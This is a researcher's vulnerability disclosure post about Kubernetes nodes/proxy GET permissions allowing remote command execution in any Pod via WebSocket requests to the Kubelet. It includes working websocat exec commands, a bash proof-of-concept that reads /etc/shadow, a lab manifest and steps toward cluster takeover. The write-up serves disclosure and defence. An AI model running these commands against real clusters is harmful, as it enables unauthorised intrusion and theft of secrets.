

Kubernetes Remote Code Execution Via Nodes/Proxy GET Permission

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Content

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Introduction

In this post I'll describe how to execute code on every Pod in many Kubernetes clusters when using a service account with `nodes/proxy GET` permissions. This issue was initially reported through the Kubernetes security disclosure process and closed as working as intended.

```
root@attacker:/#kubectl auth can-i --list
```

| Attribute | Details | || **Vulnerable Permission** | nodes/proxy GET | || **Kubernetes Version Tested** | v1.34, v1.35 | || **Required Network Access** | Kubelet API (Port 10250) | || **Impact** | Code execution in any Pod on reachable Nodes | || **Disclosure Status** | Won't fix (Intended behavior) | || **Helm charts Affected** | 69 | |

Kubernetes administrators often grant access to the nodes/proxy resource to service accounts requiring access to data such as Pod metrics and Container logs. As such, Kubernetes monitoring tools commonly require this resource for reading data.

nodes/proxy GET allows command execution when using a connection protocol such as WebSockets. This is due to the Kubelet making authorization decisions based on the initial WebSocket handshake's request *without* verifying CREATE permissions are present for the Kubelet's /exec endpoint requiring different permissions depending solely on the connection protocol.

The result is anyone with access to a service account assigned nodes/proxy GET that can reach a Node's Kubelet on port 10250 can send information to the /exec endpoint, **executing commands in any Pod, including privileged system Pods**, potentially leading to a full cluster compromise. **Kubernetes AuditPolicy does not log commands executed through a direct connection to the Kubelet's API.**

This is not an issue with a particular vendor. Vendors widely utilize the nodes/proxy GET permission since there are no viable alternatives that are generally available. A quick search returned 69 helm charts that mention nodes/proxy GET permissions. Some charts ship with it, while others may need additional options configured. If you have concerns, check with your vendor and review the detection section of this post.

Note Some charts require the functionality to be enabled for nodes/proxy to be in use. For example, cilium must be configured to use Spire

The following are a few of the notable charts. See the appendix of this post for the full list of the 69 Helm charts identified:

- [prometheus-community/prometheus](#)
- [grafana/promtail](#)
- [datadog/datadog](#)
- [elastic/elastic-agent](#)
- [cilium/cilium](#)
- [opentelemetry-helm/opentelemetry-kube-stack](#)
- [trivy-operator/trivy-operator](#)
- [newrelic/newrelic-infrastructure](#)
- [wiz-sec/sensor](#)

The following ClusterRole shows all the permissions needed to exploit this vulnerability.

```
# Vulnerable ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: nodes-proxy-reader
rules:
  - apiGroups: ["" ]
    resources: ["nodes/proxy"]
    verbs: ["get"]
```

As a cluster admin, you can check all service accounts in the cluster for this permission using [this detection script](#).

If the service account is vulnerable, it can run commands in all Pods in the cluster using a tool like websocat:

```
websocat --insecure \
  --header "Authorization: Bearer $TOKEN" \
  --protocol v4.channel.k8s.io \
  "wss://$NODE_IP:10250/exec/default/nginx/nginx?output=1&error=1&command=id"

uid=0(root) gid=0(root) groups=0(root)
```

If you would like to try this out yourself, I have [published a lab to walk through executing commands in other pods](#)

Tutorial on Kubernetes, Security

Published: Jan 25, 2026

Kubernetes RCE: Exploiting nodes/proxy GET

Exploiting nodes/proxy GET

This is a minimal proof of concept. For a comprehensive analysis of this vulnerability, including root cause analysis, disclosure timeline, and detection recommendations, see the [full blog post](#) (update).

This lab demonstrates how `nodes/proxy GET` permissions allow command execution in any Pod, despite appearing to be read-only.

Enter the attacker pod

First, exec into the attacker pod. This pod has a service account with only `nodes/proxy GET` permissions.

```
kubectl exec -it attacker -- sh
```

cplane-01

```
/ # websocat --insecure \
> --header "Authorization: Bearer $TOKEN" \
> --protocol v4.channel.k8s.io \
> "wss://$NODE_IP:10250/exec/default/nginx/nginx?output=1&error=1&command=id"

uid=0(root) gid=0(root) groups=0(root)
{"metadata": {}, "status": "Success"}
```

If you would like to be notified of other research early, [RSS feeds are available](#), or get it [directly to your inbox](#).

Deepdive: What is Nodes/Proxy?

A quick refresher: Kubernetes RBAC uses resources and verbs to control access. Resources like `pods`, `pods/exec`, or `pods/logs` map to specific operations, and verbs like `get`, `create`, or `delete` define what actions are permitted. For example, `pods/exec` with the `create` verb allows command execution in pods, while `pods/logs` with the `get` verb allows reading logs.

The `nodes/proxy` resource is unusual. Unlike most Kubernetes resources that map to specific operations (like `pods/exec` for command execution or `pods/logs` for log access), `nodes/proxy` is a catch-all permission that controls access to the Kubelet API. It does this by granting access to two different, but slightly related endpoints called the *API Server Proxy* and the *Kubelet API*.

API Server Proxy

The first endpoint `nodes/proxy` grants access to is the API Server proxy endpoint

```
$API_SERVER/api/v1/nodes/$NODE_NAME/proxy/...
```

Requests sent to this endpoint are proxied from the API Server to the Kubelet on the target Node. This is used for many operations, but some common ones are:

- Reading metrics: `$API_SERVER/api/v1/nodes/$NODE_NAME/proxy/metrics`
- Reading resource usage: `$API_SERVER/api/v1/nodes/$NODE_NAME/proxy/stats/summary`
- Getting Container logs:
`$API_SERVER/api/v1/nodes/$NODE_NAME/proxy/containerLogs/$NAMESPACE/$POD_NAME/$CONTAINER_NAME`

These can be accessed directly with `kubectl's --raw` flag or directly with `curl`. For example, making a request to the metrics endpoint returns some basic metrics information:

```
# with kubectl
kubectl get --raw /api/v1/nodes/$NODE_NAME/proxy/metrics | head -n 10

# Or with curl
curl -sk -H "Authorization: Bearer $TOKEN"
$API_SERVER/api/v1/nodes/$NODE_NAME/proxy/metrics | head -n 10
```

```
# HELP aggregator_discovery_aggregation_count_total [ALPHA] Counter of number of times
discovery was aggregated
# TYPE aggregator_discovery_aggregation_count_total counter
aggregator_discovery_aggregation_count_total 0
# HELP apiserver_audit_event_total [ALPHA] Counter of audit events generated and sent to
the audit backend.
# TYPE apiserver_audit_event_total counter
apiserver_audit_event_total 0
# HELP apiserver_audit_requests_rejected_total [ALPHA] Counter of apiserver requests
rejected due to an error in audit logging backend.
# TYPE apiserver_audit_requests_rejected_total counter
apiserver_audit_requests_rejected_total 0
# HELP apiserver_client_certificate_expiration_seconds [ALPHA] Distribution of the
remaining lifetime on the certificate used to authenticate a request.
```

Because this request traverses the API Server, this generates logs for the `pods/exec` and `subjectaccessreviews` resources (if [AuditPolicy](#) is configured). Within the logged `pods/exec` request, note the `requestURI` field displays the full command being executed in the Pod.

```
// Request generated via AuditPolicy
{
  "kind": "Event",
  "apiVersion": "audit.k8s.io/v1",
  "level": "Metadata",
  "auditID": "196f4d69-6cfa-4812-b7b9-4bf13689cb8d",
  "stage": "RequestReceived",
  "requestURI": "/api/v1/namespaces/kube-system/pods/etcd-minikube/exec?
command=sh&command=-
c&command=filename%3D%2Fvar%2Flib%2Fminikube%2Fcerts%2Fetcd%2Fserver.key%3B+while+IFS%3D+
read+-
r+line%3B+do+printf+%22%25s%5C%5Cn%22+%22%24line%22%3Bdone+%3C+%22%24filename%22&containe
r=etcd&stdin=true&stdout=true&tty=true",
  "verb": "get",
  "user": {
    "username": "minikube-user",
    "groups": [
      "system:masters",
      "system:authenticated"
    ],
    "extra": {
      "authentication.kubernetes.io/credential-id": [
        "X509SHA256=3da792d1a94c5205821984a672707270a9f2d8e27190eb09051b15448e5bf0c3"
      ]
    }
  },
  "sourceIPs": [
    "192.168.67.1"
  ],
  "userAgent": "kubectl/v1.31.0 (linux/amd64) kubernetes/9edcffc",
  "objectRef": {
    "resource": "pods",
    "namespace": "kube-system",
    "name": "etcd-minikube",
    "apiVersion": "v1",
    "subresource": "exec"
  },
  "requestReceivedTimestamp": "2025-11-04T05:42:51.025534Z",
  "stageTimestamp": "2025-11-04T05:42:51.025534Z"
}
```

The Kubelet API

In addition to the API Server proxy endpoint, the `nodes/proxy` resource also grants direct access to the Kubelet's API. Remember, each Node has a Kubelet process responsible for telling the container runtime which containers to create.

The Kubelet exposes various API endpoints that present similar information as the API Server proxy. For example, we can return the same metrics data as before by querying the Kubelet API directly.

```
curl -sk -H "Authorization: Bearer $TOKEN" https://$NODE_IP:10250/metrics | head -n 10
```

Note we must use the Node's IP, not the Node's name as we did in the API Server request.

```
# HELP aggregator_discovery_aggregation_count_total [ALPHA] Counter of number of times
discovery was aggregated
# TYPE aggregator_discovery_aggregation_count_total counter
aggregator_discovery_aggregation_count_total 0
# HELP apiserver_audit_event_total [ALPHA] Counter of audit events generated and sent to
the audit backend.
# TYPE apiserver_audit_event_total counter
apiserver_audit_event_total 0
# HELP apiserver_audit_requests_rejected_total [ALPHA] Counter of apiserver requests
rejected due to an error in audit logging backend.
# TYPE apiserver_audit_requests_rejected_total counter
apiserver_audit_requests_rejected_total 0
# HELP apiserver_client_certificate_expiration_seconds [ALPHA] Distribution of the
remaining lifetime on the certificate used to authenticate a request.
```

Interestingly, this direct connection to the Kubelet does not traverse the API Server which means Kubernetes AuditPolicy only generates logs for `subjectaccessreviews` checking authorization to perform an action, but does *not* log the `pods/exec` action, preventing us from seeing the full command being executed in the Pod.

```

{
  "kind": "Event",
  "apiVersion": "audit.k8s.io/v1",
  "level": "Metadata",
  "auditID": "1be86af9-26e7-40e9-aaae-bbb904df129b",
  "stage": "ResponseComplete",
  "requestURI": "/apis/authorization.k8s.io/v1/subjectaccessreviews",
  "verb": "create",
  "user": {
    "username": "system:node:minikube",
    "groups": [
      "system:nodes",
      "system:authenticated"
    ],
    "extra": {
      "authentication.kubernetes.io/credential-id": [
        "X509SHA256=52d652baad2bfd4d1fa0bb82308980964f8c7fbf01784f30e096accd1691f889"
      ]
    }
  },
  "sourceIPs": [
    "192.168.67.2"
  ],
  "userAgent": "kubelet/v1.34.0 (linux/amd64) kubernetes/f28b4c9",
  "objectRef": {
    "resource": "subjectaccessreviews",
    "apiGroup": "authorization.k8s.io",
    "apiVersion": "v1"
  },
  "responseStatus": {
    "metadata": {},
    "code": 201
  },
  "requestReceivedTimestamp": "2025-11-04T05:54:54.978676Z",
  "stageTimestamp": "2025-11-04T05:54:54.979425Z",
  "annotations": {
    "authorization.k8s.io/decision": "allow",
    "authorization.k8s.io/reason": ""
  }
}

```

At the time of writing, [the kubelet's authorization documentation](#) does not comprehensively list the Kubelet's API endpoints. The Kubelet's API exposes these additional endpoints:

- `/exec` : Spawn a new process and execute arbitrary commands in Containers (interactive)
- `/run` : Very similar to `/exec` , run commands in Containers and retrieve the output (not interactive)
- `/attach` : Attach to a Container process and access its stdin/stdout/stderr streams
- `/portforward` : Create network tunnels to forward TCP connections to containers

The `/exec` and `/run` endpoints will be our primary focus. Unlike the read-only endpoints such as `/metrics` and `/stats` , the `/exec` and `/run` endpoints permit execution of code inside containers.

Typically, in standard Kubernetes RBAC semantics, operations such as creating Pods or executing code in Pods require the CREATE RBAC verb, while read operations require the GET verb. This makes it very easy to look at a (Cluster)Role and identify if it is read only or not. However, as Rory McCune pointed out in the post [When is read-only not read-only?](#), this isn't universally true.

`nodes/proxy CREATE` is notoriously scary and is well documented as a risk:

- [RBAC Good Practices](#)
- [API server bypass risks](#)
- [Node/Proxy in Kubernetes RBAC](#)
- [Privilege escalation in Kubernetes RBAC](#)
- [CIS Kubernetes Security Benchmarks](#)

Even a security audit by nccgroup found issues with `nodes/proxy GET` when combined with `nodes/status PATCH` or `nodes CREATE` :

Medium

Redirection of API Server Traffic to Kubelet

Overall Risk Medium
Impact Medium
Exploitability Low

Finding ID NCC-E003660-JAV
Component kube-apiserver
Category Authentication
Status Reported

Impact

A user with GET permissions on the `nodes/proxy` subresource and either PATCH on `nodes/status` or CREATE on `nodes` can manipulate the API Server into authenticating to itself, resulting in cluster-administrator permissions.

Description

The Kubernetes API server proxy is a feature which allows users to proxy requests through the API server to workloads or nodes. The user's own credentials are not proxied to the destination, but if the API server recognizes the proxy target as a kubelet, it will authenticate the request using its own client certificate. It is possible to abuse this behavior to cause the API server to connect to itself using its own credentials (which typically will have cluster administrator permissions), by temporarily modifying the cluster state so that the API server directs proxied traffic to the wrong destination.

While this represents a potential privilege escalation to cluster administrator, the attack does require significant existing permissions against nodes as a starting point.

A typical proxy request, targeting the kubelet service on the default port (10250) on a worker node, resembles the following:

```
curl -k -H "Authorization: Bearer $TOKEN" https://kubemaster01.test.lab:6443/api/v1/nodes/https://kubeworker02:10250/proxy/runningpods/
```

The code snippet below shows one of the stages in processing a request on the API server. The `id` parameter is the `protocol:hostname:port` triplet highlighted above.

`GetConnectionInfo` is used to retrieve the hostname and kubelet port for the specified node (line 247). If the requested port matches the known kubelet port (line 255) then an HTTP client (`info.Transport`) which uses the API server's client certificate for accessing the kubelet will be used for sending onwards requests. Otherwise, a default HTTP client (`proxyTransport`) which has no client credentials (and does not even check TLS certificates, as described at [finding "API Server Proxy Disables TLS Certificate Validation"](#)) will be used.

```
240 // ResourceLocation returns a URL and transport which one can use to send traffic for the
    ↳ specified node.
241 func ResourceLocation(getter ResourceGetter, connection client.ConnectionInfoGetter,
    ↳ proxyTransport http.RoundTripper, ctx context.Context, id string) (*url.URL,
    ↳ http.RoundTripper, error) {
242     schemeReq, name, portReq, valid := utilnet.SplitSchemeNamePort(id)
243     if !valid {
244         return nil, nil, errors.NewBadRequest(fmt.Sprintf("invalid node request %q", id))
245     }
246
247     info, err := connection.GetConnectionInfo(ctx, types.NodeName(name))
248     if err != nil {
249         return nil, nil, err
    }
```



Security Audit - `kubernetes/kubernetes#119270`

The documentation is explicit about the authorization of requests to the Kubelet and API Server proxy path are authorized in the same way "The kubelet authorizes API requests using the same request attributes approach as the apiserver".

When a typical request is sent to the API server, Kubernetes reads the HTTP method (GET , POST , PUT ...) and translates it into RBAC “verbs” such as GET , CREATE , UPDATE . ([auth.go:80-94](#))

The Kubernetes documentation provides the following mappings of HTTP Verbs to RBAC Verbs:

The kubelet authorizes API requests using the same request attributes approach as the apiserver.

The verb is determined from the incoming request's HTTP verb:

HTTP verb	request verb
POST	create
GET, HEAD	get
PUT	update
PATCH	patch
DELETE	delete

The resource and subresource is determined from the incoming request's path:

HTTP to RBAC Verbs

This should mean consistent behavior of a POST request mapping to the RBAC CREATE verb, and GET requests mapping to the RBAC GET verb. However, when the Kubelet's /exec endpoint is accessed via a non-HTTP communication protocol such as WebSockets (which, [per the RFC](#), requires an HTTP GET during the initial handshake), **the Kubelet makes authorization decisions based on that initial GET , not the command execution operation that follow**. The result is nodes/proxy GET incorrectly permits command execution that should require nodes/proxy CREATE .

Understanding The Vulnerability

The nodes/proxy permission gives the service account access to the Kubelet API. Security professionals have well established that this can be problematic as I've pointed out earlier, even without this vulnerability, read access to the Kubelet API grants access to read only endpoints such as /metrics and /containerLogs .

Note I highly recommend checking these for secrets or API keys!

However, this issue presents a more severe problem: nodes/proxy GET grants write access to command execution endpoints.

For this discussion, I will use a service account with the following ClusterRole.

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: nodes-proxy-reader
rules:
  - apiGroups: [""]
    resources: ["nodes/proxy"]
    verbs: ["get"]
```

The Root Cause

As mentioned before, the Kubelet decides which RBAC verb to check based on the initial HTTP method. A `POST` request maps to RBAC `CREATE` verb, while `GET` requests map to RBAC `GET` verb.

This is interesting because command execution endpoints on the Kubelet such as `/exec` use WebSockets for bidirectional streaming of data. Since HTTP isn't a great choice for real-time, bidirectional communication, a protocol like WebSockets or SPDY is required for interactive command execution.

Interestingly, the [WebSocket protocol requires](#) an HTTP `GET` request with `Connection: Upgrade` headers for the initial handshake to be established and upgrade to WebSockets.

This means the initial request sent in any WebSockets connection establishment is an HTTP `GET` with the `Connection: Upgrade` header:

```
GET /exec HTTP/1.1
Host: example.com
Upgrade: websocket
Connection: Upgrade
<snip>
```

Because of this initial `GET` request sent during a WebSocket connection, the Kubelet incorrectly authorizes the request based on this initial `GET` request made during a WebSocket connection establishment rather than verifying the permissions being performed once the connection is established.

The Kubelet is missing an authorization check after the connection request is upgraded and never validates whether the service account has permission for the actual operation being performed when WebSockets is used.

This allows for command execution using the `/exec` endpoint without `CREATE` permissions by using a tool like [websocat](#) to send requests using WebSockets.

To demonstrate this, let's check our permissions to ensure we only have the `nodes/proxy` `GET` permissions assigned to this service account.

```
kubectl auth can-i --list
```

Resources		Non-Resource URLs	
Resource Names	Verbs		
selfsubjectreviews.authentication.k8s.io	[create]	[]	[]
selfsubjectaccessreviews.authorization.k8s.io	[create]	[]	[]
selfsubjectrulesreviews.authorization.k8s.io	[create]	[]	[]
	[get]	[/well-known/openid-configuration/]	[]
	[get]	[/well-known/openid-configuration]	[]
	[get]	[/api/*]	[]
	[get]	[/api]	[]
	[get]	[/apis/*]	[]
	[get]	[/apis]	[]
	[get]	[/healthz]	[]
	[get]	[/healthz]	[]
	[get]	[/livez]	[]
	[get]	[/livez]	[]
	[get]	[/openapi/*]	[]
	[get]	[/openapi]	[]
	[get]	[/openid/v1/jwks/]	[]
	[get]	[/openid/v1/jwks]	[]
	[get]	[/readyz]	[]
	[get]	[/readyz]	[]
	[get]	[/version/]	[]
	[get]	[/version/]	[]

	[/version]	[]
[get]		
	[/version]	[]
[get]		
nodes/proxy	[]	[]
[get]		

After confirming we only have `nodes/proxy GET` to this service account, we can use [websocat](#) to send a WebSocket request directly to the Kubelet's `/exec` endpoint.

```
websocat \
  --insecure \
  --header "Authorization: Bearer $TOKEN" \
  --protocol "v4.channel.k8s.io" \
  "wss://$NODE_IP:10250/exec/default/nginx/nginx?output=1&error=1&command=hostname"
```

```
nginx
{"metadata":{}, "status": "Success"}
```

The resulting output shows that `hostname` executed successfully. **This is the vulnerability. The Kubelet's authorization logic maps the WebSocket's HTTP GET request sent during the handshake to the RBAC GET verb.** It then checks `nodes/proxy GET` (which we have), and allows the operation to proceed. No secondary authorization check exists to verify the `CREATE` verb is present for this write operation! By contrast, when using a POST (which maps to the RBAC `CREATE` verb) request to the same `/exec` endpoint, the request is denied.

```
curl -sk -X POST \
  -H "Authorization: Bearer $TOKEN" \
  "https://$NODE_IP:10250/exec/default/nginx/nginx?
  command=hostname&stdout=true&stderr=true"
```

```
Forbidden (user=system:serviceaccount:default:attacker, verb=create, resource=nodes,
subresource(s)=[proxy])
```

As expected, this is forbidden because our user `system:serviceaccount:default:attacker` does not have `nodes/proxy CREATE`, we only have `nodes/proxy GET`. The [authorization logic](#) correctly maps a HTTP `POST` to the RBAC `CREATE` verb.

Both requests target the same `/exec` endpoint on the Kubelet to execute commands, but they're authorized with different RBAC verbs based solely on the initial HTTP method required by the connection protocol.

Authorization decisions should be based on what the operation does, not *how* the request is transmitted. This allows attackers to bypass the existing authorization controls by choosing a different connection protocol.

Note This post focuses on WebSockets for simplicity, though SPDY is also used in Kubernetes :)

To see why this was happening I ended up having to trace a request through the codebase to understand why a `nodes/proxy GET` request permits access to resources that should require `nodes/proxy CREATE`. Here is the path I found:

-

Client initiates WebSocket connection: Client sends HTTP GET request to `/exec/default/nginx/nginx?command=id` with `Connection: Upgrade` header to establish WebSocket connection for command execution. For example, using [websocat](#).

-

Authentication: The Kubelet validates the JWT bearer token from the request and extracts the user identity. IE: `system:serviceaccount:default:attacker` ([server.go:338](#))

-

Request authorization attributes: The kubelet calls the authorization attribute function, passing the authenticated user and HTTP request to determine what RBAC permissions to check ([server.go:350](#)).

-

Map HTTP method to RBAC verb: The Kubelet examines the request method `GET` (required by WebSocket protocol [RFC 6455](#)) and maps it to RBAC verb `"get"`. ([auth.go:87](#))

Note This is the first bug. Authorization decisions are made based on this *required* HTTP `GET` during the WebSocket handshake.

- **Map request path to subresource:** The Kubelet examines the request path `/exec/default/nginx/nginx`. It doesn't match specific cases (`/stats`, `/metrics`, `/logs`, `/checkpoint`), so it defaults to the sub-resource of `proxy`. ([auth.go:129](#))

Note This is the second bug. The `/exec` endpoint (as well as a few others) is not listed, so the default case of `proxy` is matched.

- **Build authorization attributes:** The Kubelet constructs an authorization record with verb `GET`, resource `nodes`, and sub-resource `proxy`. This is what it will check against RBAC policies ([auth.go:136](#))

This record might look something like this:

```

authorizer.AttributesRecord{
    User:            system:serviceaccount:default:attacker,
    Verb:            "get",
    Namespace:       "",
    APIGroup:        "",
    APIVersion:      "v1",
    Resource:        "nodes",
    Subresource:     "proxy",
    Name:            "minikube-m02",
    ResourceRequest: true,
    Path:            "/exec/default/nginx/nginx",
}

```

-

Return attributes to filter: The Kubelet returns the constructed authorization record back to the authorization filter ([auth.go:151](#))

-

Perform authorization check: The kubelet performs authorization, typically using a webhook to query the API server's RBAC authorizer: "Can user `system:serviceaccount:default:attacker` perform verb `get` on resource `nodes/proxy`?" ([server.go:356](#))

Note This is where the `subjectaccessreviews` logs are generated from.

- **Authorization passes:** The authorizer returns allow decision because the user's ClusterRole grants `nodes/proxy` with verb `["get"]`. ([server.go:365](#))

Note This is the result of the previous bugs, and will allow write operations even though we only have the RBAC `get` verb.

-

Continue to handler: The Kubelet passes the request to the next filter/handler in the chain since authorization succeeded ([server.go:384](#))

-

Route to exec handler: The request matches the registered route for GET requests to the exec endpoint and the Kubelet dispatches it to the handler. ([server.go:968](#))

Note This is where a second authorization check should exist just like it does when following the API Server proxy path. ([authorize.go:31](#))

-

Lookup Pod: The Kubelet looks up the target Pod `nginx` in namespace `default` ([server.go:976](#))

-

Request exec URL from container runtime: The Kubelet requests a streaming URL from the Container Runtime Interface for executing the command in the specified Pod and Container (server.go:983)

-

Container runtime returns URL: The CRI returns a streaming endpoint URL where the WebSocket connection can be established for command execution

-

Establish WebSocket stream: The Kubelet upgrades the HTTP connection to WebSocket and establishes bidirectional streaming between client and container runtime (server.go:988)

-

Execute command in Container: The container runtime executes the command `id` inside the nginx Container

-

Return command output: The container runtime streams the command output `uid=0(root) gid=0(root) groups=0(root)` back through the WebSocket connection

-

Stream to client: The kubelet proxies the output stream back to the client, completing the command execution with only `nodes/proxy GET` permission

What does this demonstrate?

The code examination reveals two separate design flaws that combine to create the actual issue.

-

Authorization based on connection protocol: The Kubelet makes authorization decisions based on the initial HTTP method rather than the operation being performed. WebSocket connections use HTTP `GET` for the initial handshake, so the Kubelet checks the `GET` verb instead of `CREATE`.

-

Command execution endpoints default to proxy: The Kubelet doesn't have specific sub-resources for command execution endpoints like `/exec`, `/run`, `/attach`, and `/portforward`. The Kubelet authorizes all these endpoints with the `nodes/proxy` resource. This alone isn't exploitable: If the verb mapping were correct, WebSocket connections would still require `CREATE`. The authorization check would be `nodes/proxy CREATE`, properly blocking users with only `GET` permissions.

Note just fixing this bug would just be kicking the can down the road. Adding a new `nodes/exec` resource would still grant a `nodes/exec GET` permissions where `CREATE` should be required

Together, these bugs create an authorization bypass where the commonly granted `nodes/proxy GET` permission unexpectedly allows command execution in any Pod across the cluster.

To my disappointment, this report was closed as a Won't Fix (Working as intended), meaning the `nodes/proxy GET` permission will continue to live on as path to cluster admin.

As a cluster admin, you can check all service accounts in the cluster for this permission using [this detection script](#). Understanding the threat model of your cluster can help you determine if this is an issue. It is much more likely to be a threat in clusters that are multi-tenant or treat nodes as a security boundary.

A requirement for this is network connectivity to the Kubelet API. Restricting traffic to the Kubelet port would stop this, but I have not tested other effects this might have on a cluster.

Discussions resulting from this disclosure recommended the Kubernetes project proceed with implementation of [KEP-2862](#). This feature is not Generally Available and most vendors don't seem to support it (with the exception of companies like Datadog [who have implemented it in their charts](#)) This is a step in the right direction, but does not provide a fix for the underlying issue. I will discuss this more below.

Exploitation

The vulnerability details above are more than enough to understand how exploiting this is done. Starting from a compromised Pod with `nodes/proxy GET` permissions, an attacker can:

- **Enumerate all Pods** on reachable Nodes via the Kubelet's `/pods` endpoint
- **Execute commands** in any Pod using WebSockets to bypass the `CREATE` verb check
- **Target privileged system Pods** like `kube-proxy` to gain root access
- **Steal service account tokens** to discover additional Nodes and pivot across the cluster
- **Access control plane Pods** including `etcd`, `kube-apiserver`, and `kube-controller-manager`
- **Extract cluster secrets** or mount the host filesystem from privileged containers

The end result is full cluster compromise from what appears to be a read-only permission.

Proof Of Concept

```
root@attacker:~/#kubectl auth can-i --list
```

Here is a quick proof of concept script to play around with.

```
#!/bin/bash

# Colors
RED=$(tput setaf 1)
BLUE=$(tput setaf 4)
YELLOW=$(tput setaf 3)
GREEN=$(tput setaf 2)
ENDCOLOR=$(tput sgr0)

TICK="[${GREEN}+${ENDCOLOR}] "
TICK_MOVE="[${GREEN}~>${ENDCOLOR}] "
TICK_BACKUP="[${GREEN}<~${ENDCOLOR}] "
TICK_INPUT="[${YELLOW}!${ENDCOLOR}] "
TICK_ERROR="[${RED}!${ENDCOLOR}] "

# Config
NODE_IP="${NODE_IP:?NODE_IP not set}"
TOKEN="${TOKEN:?TOKEN not set}"
NAMESPACE="${NAMESPACE:-default}"
POD="${POD:-nginx}"
CONTAINER="${CONTAINER:-nginx}"

exec_cmd() {
    local cmd="$1"
    local args=""
    for arg in $cmd; do
        args+="&command=$arg"
    done
    args="${args:1}" # strip leading &

    timeout 3 websocat --insecure -E \
        --header "Authorization: Bearer $TOKEN" \
        --protocol v4.channel.k8s.io \
        "wss://$NODE_IP:10250/exec/$NAMESPACE/$POD/$CONTAINER?output=1&error=1&$args"
2>/dev/null \
    | grep -v '{"metadata":{'
}

echo ""
echo "${TICK}Target: ${YELLOW}$NODE_IP:10250 ${ENDCOLOR}"
echo "${TICK}Pod: ${YELLOW}$NAMESPACE/$POD${ENDCOLOR}"
echo ""

echo "${TICK_MOVE}Fetching hostname..."
```

```


hostname=$(exec_cmd "cat /etc/hostname" | tr -d '\n\r')
echo "${TICK}Hostname: ${GREEN}$hostname${ENDCOLOR}"
echo ""

echo "${TICK_MOVE}Fetching identity..."
identity=$(exec_cmd "id")
echo "${TICK}Identity: ${GREEN}$identity${ENDCOLOR}"
echo ""

echo "${TICK_MOVE}Attempting to read /etc/shadow..."
shadow=$(exec_cmd "cat /etc/shadow")
if [[ -n "$shadow" ]]; then
    echo "${TICK}${RED}Successfully read /etc/shadow:${ENDCOLOR}"
    echo "$shadow"
else
    echo "${TICK_ERROR}Could not read /etc/shadow"
fi

```

If you would like to try this out yourself online , I have [published a lab to walk through executing commands in other pods](#)


Published: Jan 25, 2026

Kubernetes RCE: Exploiting nodes/proxy GET

Exploiting nodes/proxy GET

This is a minimal proof of concept. For a comprehensive analysis of this vulnerability, including root cause analysis, disclosure timeline, and detection recommendations, see the [full blog post](#) (update).

This lab demonstrates how `nodes/proxy GET` permissions allow command execution in any Pod, despite appearing to be read-only.

Enter the attacker pod

First, exec into the attacker pod. This pod has a service account with only `nodes/proxy GET` permissions.

```
kubectl exec -it attacker -- sh
```

cplane-01

```

/ # websocat --insecure \
> --header "Authorization: Bearer $TOKEN" \
> --protocol v4.channel.k8s.io \
> "wss://$NODE_IP:10250/exec/default/nginx/nginx?output=1&error=1&command=id"

uid=0(root) gid=0(root) groups=0(root)
{"metadata": {}, "status": "Success"}

```

Online walkthrough

If you'd rather test locally, here is a minimal manifest to get started.

```
apiVersion: v1
kind: ServiceAccount
metadata:
  name: attacker
  namespace: default
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: nodes-proxy-reader
rules:
  - apiGroups: [""]
    resources: ["nodes/proxy"]
    verbs: ["get"]
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: attacker-nodes-proxy-reader
subjects:
  - kind: ServiceAccount
    name: attacker
    namespace: default
roleRef:
  kind: ClusterRole
  name: nodes-proxy-reader
  apiGroup: rbac.authorization.k8s.io
apiVersion: v1
kind: Pod
metadata:
  name: attacker
  namespace: default
spec:
  serviceAccountName: attacker
  containers:
    - name: attacker
      image: alpine
      command: ["sleep", "infinity"]
apiVersion: v1
kind: Pod
metadata:
  name: nginx
  namespace: default
spec:
  containers:
```

```
- name: nginx
  image: nginx
```

I'll be publishing a detailed exploitation in the coming weeks covering these techniques step-by-step, including tooling and a walk through of how to use this to break out of a Pod onto the node.

Disclosure Process

This vulnerability was reported to the Kubernetes Security Team through HackerOne on November 1, 2025.

Timeline

| Date | Event | || November 1, 2025 | Initial report submitted to Kubernetes Security Team
|| November 14, 2025 | Requested status update | || November 25, 2025 | Report triaged
|| December 14, 2025 | Notified team of 90-day disclosure timeline (January 30, 2026) | |
| January 7, 2026 | Requested update as disclosure date approached | || January 23, 2026 |
Kubernetes Security Team responded: Won't Fix (Working as Intended) | || January 26,
2026 | Public disclosure | |

Kubernetes Security Team Response

Sorry for the very very long delay. Following further review with SIG-Auth and SIG-Node, we are confirming our decision that this behavior is **working as intended** and will not be receiving a CVE. While we agree that `nodes/proxy` presents a risk, a patch to restrict this specific path would require changing authorization in both the **kubelet** (to special-case the `/exec` path) and the **kube-apiserver** (to add a secondary path inspection for `/exec` after mapping the overall path to `nodes/proxy`) to force a double authorization of "get" and "create." We have determined that implementing and coordinating such double-authorization logic is brittle, architecturally incorrect, and potentially incomplete. We remain confident that [KEP-2862 \(Fine-Grained Kubelet API Authorization\)](#) is the proper architectural resolution. Rather than changing the coarse-grained `nodes/proxy` authorization, our goal is to render it obsolete for monitoring agents by graduating fine-grained permissions to GA in release [1.36](#), expected in April 2026. Once this has spent some time in GA we can evaluate the compatibility risk of deprecating the old method. [In the KEP](#) we have broken out read-only endpoints (`/configz` `/healthz` `/pods`) and left the code exec endpoints (`/attach` `/exec` `/run`) as a group because we don't have a use case where having just one of those makes sense. The official documentation [here](#) hopefully makes the current security situation clear. With the upcoming release we will stress the importance of this feature and the pitfalls of using `nodes/proxy`. Please feel free to proceed with your publication and include this text if you'd like. We hope your write-up will help us encourage the ecosystem to migrate toward the safer authorization model provided by KEP-2862.

Regards, The Kubernetes Security Team

I understand and appreciate the response, but there are many aspects I disagree with.

1. The same behavior was fixed elsewhere

“We are confirming our decision that this behavior is working as intended”

When the `kubectl exec` command switched from using SPDY to WebSocket by default, the API server began authorizing write operations with the wrong verb, the exact same bug, but for the `pods/exec` resource. Kubernetes v1.35 fixed this [previously reported issue](#) by [adding a secondary authorization check](#) that explicitly verifies the CREATE verb regardless of HTTP method.

The [comment discussing the fix](#) explicitly states this is an unexpected side effect.

```
// Pod subresources differs on the REST verbs depending on the protocol used
// SPDY uses POST that at the authz layer is translated to "create".
// Websockets uses GET that is translated to "get".
// Since the defaulting to websocket for kubectl in KEP-4006 this caused an
// unexpected side effect and in order to keep existing policies backwards
